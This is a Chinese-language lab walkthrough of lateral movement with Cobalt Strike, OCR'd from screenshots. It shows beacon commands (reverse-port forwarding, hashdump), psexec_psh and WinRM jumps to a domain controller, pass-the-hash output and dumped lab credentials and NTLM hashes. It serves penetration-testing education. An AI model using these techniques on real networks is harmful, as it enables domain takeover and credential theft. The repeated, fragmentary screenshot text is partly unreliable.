
因为换了WiFi地址所有IP发生了如下变化。

Windows 7 跳版机（172.16.100.176、10.211.66.5）双网卡可出网也可与内网连通。 Windows server 2012 目标靶机（172.16.100.60）不可出网。


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
external internal listener user com... note process pid arch last
101.229 172.16.100.176 Beacon HTTP... ppbibo * PPBIB... liuxues... 3404 x86 18ms
日志X Beacon 172.16.100.176@3404 X 凭据信息X
beacon> sleep 0
[*] Tasked beacon to become interactive
beacon> net view
[*] Tasked beacon to run net view
beacon> rportfwd 4444 windows/beacon_reverse_tcp
[*] Tasked beacon to accept TCP Beacon sessions on port 4444
[+] host called home, sent: 87634 bytes
[+] received output:
List of hosts:
Server Name IP Address Platform Version Type Comment
MACBOOKPRO-B483 172.16.100.142 500 6.1 PpBibodeMacBook Pro
PPBIBO-PC 172.16.100.176 500 6.1


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
address name note
172.16.100.60 DC
172.16.100.142
172.16.100.176
Jump
扫描
服务
主机
psexec
psexec64
psexec_psh
ssh
ssh-key
winrm
winrm64
日志X 凭据信息X
beacon> sleep 0
beacon> net view
[*] Tasked beacon to run net view
beacon> rportfwd 4444 windows/beacon_reverse_tcp
[*] Tasked beacon to accept TCP Beacon sessions on port 4444
[+] host called home, sent: 87634 bytes
[+] received output:
List of hosts:
Server Name IP Address Platform Version Type Comment
MACBOOKPRO-B483 172.16.100.142 500 6.1 PpBibodeMacBook Pro
PPBIBO-PC 172.16.100.176 500 6.1


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
address name note
172.16.100.60 DC
172.16.100.142 MACBOOKPRO...
172.16.100.176 PPBIBO-PC
psexec_psh
user password realm note
Administrator Hacker@1. hacker 本地测试
Guest 5a5b15969716d... PPBIBO-PC
ppbibo 53e8c3b68f280f... PPBIBO-PC
Guest 31d6cfe0d16ae9... DC
Administrator e86c25e7abccfcf... Hacker
用户名: Administrator
密码: e86c25e7abccfcf9e90c5a42d1ded6f8
Domain: Hacker
监听器: win 7 中转
会话 ppbibo * via 172.16.100.176@3404
使用当前会话的访问令牌
开始 帮助
日志X Beacon 172.
beacon> sleep 0
[*] Tasked beacon
beacon> net view
[*] Tasked beacon
beacon> rportfwd 44
[*] Tasked beacon
[+] host called hom
[+] received output
List of hosts:
Server Name
MACBOOKPRO-B483
PPBIBO-PC
beacon> hashdump
[*] Tasked beacon
[+] host called hom


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
external internal listener user computer note process pid arch last
172.16.100.176 172.16.100.60 Beacon HTTP p... SYSTEM * DC powershell... 568 x86 4s
101.229 172.16.100.176 Beacon HTTP p... ppbibo * PPBIBO-... liuxueshu... 3404 x86 169...
日志X Beacon 172.16.100.176@3404 X 凭据信息X Beacon 172.16.100.60@568 X
[+] Impersonated ppbibo-PC\ppbibo
[+] received output:
Started service 9034cae on DC
[+] established link to child beacon: 172.16.100.60
[+] received output:
user : Administrator
domain : Hacker
program : C:\Windows\system32\cmd.exe /c echo cb87bbf53fc > \\.\pipe\876708
impers. : no
NTLM : e86c25e7abccfcf9e90c5a42d1ded6f8
| PID 3172
| TID 996
| LSA Process is now R/W
| LUID 0 ; 7449875 (00000000:0071ad13)
_ msv1_0 - data copy @ 00000000005061D0 : OK !
_ kerberos - data copy @ 000000000116AE48
_ aes256_hmac -> null
_ aes128_hmac -> null
_ rc4_hmac_nt OK
_ rc4_hmac_old OK
_ rc4_md4 OK
_ rc4_hmac_nt_exp OK
_ rc4_hmac_old_exp OK
_ *Password replace @ 00000000004DE3C8 (16) -> null
[PPBIBO-PC] ppbibo */3404 last: 169ms
beacon>


成功上线。

05 WinRM

> WinRM 指的是Windows远程管理服务，通过远程连接winRM模块可以操作windows命令行，默认监听端口5985（HTTP）&5986（HTTPS），在2012及以后默认开启。


这里的目标靶机正好是 windows server 2012，运行如下命令查看是否启用了 winrm service 。


```
winrm enumerate winrm/config/listener
```




5.1 利用方式

CS自带了一些用于横向移动的功能，可以在目标中选中主机进行攻击。


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
address
name
note
192.168.200.66
192.168.200.222
Jump
Administrator *@1636
扫描
服务
主机
psexec
psexec64
psexec_psh
ssh
ssh-key
winrm
winrm64
日志X
06/05 04:28:37 *** initial beacon from fred *@10.0.7.180 (MANDY-HOME)
06/05 13:45:25 *** 清风明月 has joined.
06/05 13:46:37 *** initial beacon from Administrator *@192.168.200.66 (DC)
06/05 13:50:37 *** initial beacon from ppbibo *@192.168.200.222 (PPBIBO-PC)
06/05 14:34:41 *** initial beacon from Administrator *@192.168.200.66 (DC)
06/05 14:52:30 *** 清风明月 has left.
06/05 14:55:52 *** 清风明月 has joined.
06/05 15:15:37 *** initial beacon from Administrator *@192.168.200.66 (DC)
06/05 15:46:12 *** initial beacon from ppbibo@192.168.200.222 (PPBIBO-PC)
06/05 15:46:44 *** initial beacon from administrator *@192.168.200.66 (DC)
06/05 15:51:40 *** initial beacon from Administrator *@192.168.200.66 (DC)
06/05 15:57:53 *** initial beacon from Administrator *@192.168.200.66 (DC)
06/05 15:58:26 *** initial beacon from Administrator *@192.168.200.66 (DC)
06/05 16:13:04 *** initial beacon from Administrator *@192.168.200.66 (DC)
[06/05 16:15] 清风明月
event>


winrm
user
password
realm
note
DC
DC
Administrator
Hacker@1.
hacker
本地测试
Guest
31d6cfe0d16ae9...
DC
DC
Administrator
e86c25e7abccfcf...
DC
用户名:
Administrator
密码:
Hacker@1.
Domain:
hacker
监听器:
win 7 中转
...
会话
ppbibo * via 192.168.200.222@2992
...
使用当前会话的访问令牌
开始
帮助


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
external
internal
listener
user
computer
note
process
pid
arch
last
192.168.200.222
192.168.20...
Beacon HT...
Administra...
DC
powershell....
3756
x86
965ms
222.72.
192.168.20...
Beacon HT...
ppbibo *
PPBIBO-PC
beacon.exe
2992
x64
1s
日志X
Beacon 192.168.200.222@2992 X
Beacon 192.168.200.66@3756 X
[+] established link to parent beacon: 192.168.200.222
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
hacker\administrator
[DC] Administrator */3756
last: 965ms
beacon>

成功上线。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队